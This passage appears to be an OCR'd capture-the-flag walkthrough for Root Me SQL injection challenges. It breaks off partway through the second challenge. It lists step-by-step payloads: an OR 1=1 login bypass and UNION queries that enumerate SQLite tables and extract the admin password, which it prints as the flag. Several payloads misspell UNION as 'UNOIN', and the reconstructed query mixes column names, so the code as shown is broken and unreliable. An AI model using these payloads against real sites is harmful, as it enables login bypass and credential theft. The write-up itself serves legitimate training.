

Web Application Security Testing -> **Root Me (SQL injection: Authentication, String, Numeric). OverTheWire - RedTiger**

Root Me (SQL injection - Authentication)




Solution:


1. Start the challenge.



2. Enter *Login:* `' OR 1=1 --` and *Password:* `q` to check for the SQLi vulnerability.



3. Press the `[connect]` button.



As we can see, the authentication mechanism has been bypassed, as it looks like the following sql query is being used:


```
SELECT username,password FROM users WHERE username='.$login.' AND passwd='.$password.'
```

When we use `' OR 1=1 --` the password part of the request is ignored.

```
SELECT username,password FROM users WHERE username='' OR 1=1 --' AND password='q'
```


> **NOTE:**
>
> This query should have returned us all the records, but there are no more fields to display. We can apply a filter like "*WHERE*" to get the admin password, but we don't know the table name.

4. To determine the type of DBMS used here, an error must be made, and the error message will show it for us.



5. To get information about the structure of a SQLite3 database, enter the following command:


```
' AND 0 UNOIN SELECT name,null FROM sqlite_master WHERE type='table' --
```



Now we know the name of the table and fields.


6. To obtain the administrator password, enter the following line.

```
' AND 0 UNOIN SELECT password,null FROM users WHERE username='admin' --
```




We received the administrator password "`t0_W34k!$`".

7. Enter the username: `admin` and password: `t0_W34k!$`.




8. The password "`t0_W34k!$`" is "*Flag*".

Root Me (SQL injection - String)




Solution:

1. Start the challenge.
2. Go to the Search tab.




3. Enter `' OR 1=1 --` to test the sql injection capability and get all the table records.
4. Click the `[chercher]` button.



5. To determine the number of table fields, enter the following command:

```
' AND 0 UNOIN SELECT null,null --
```

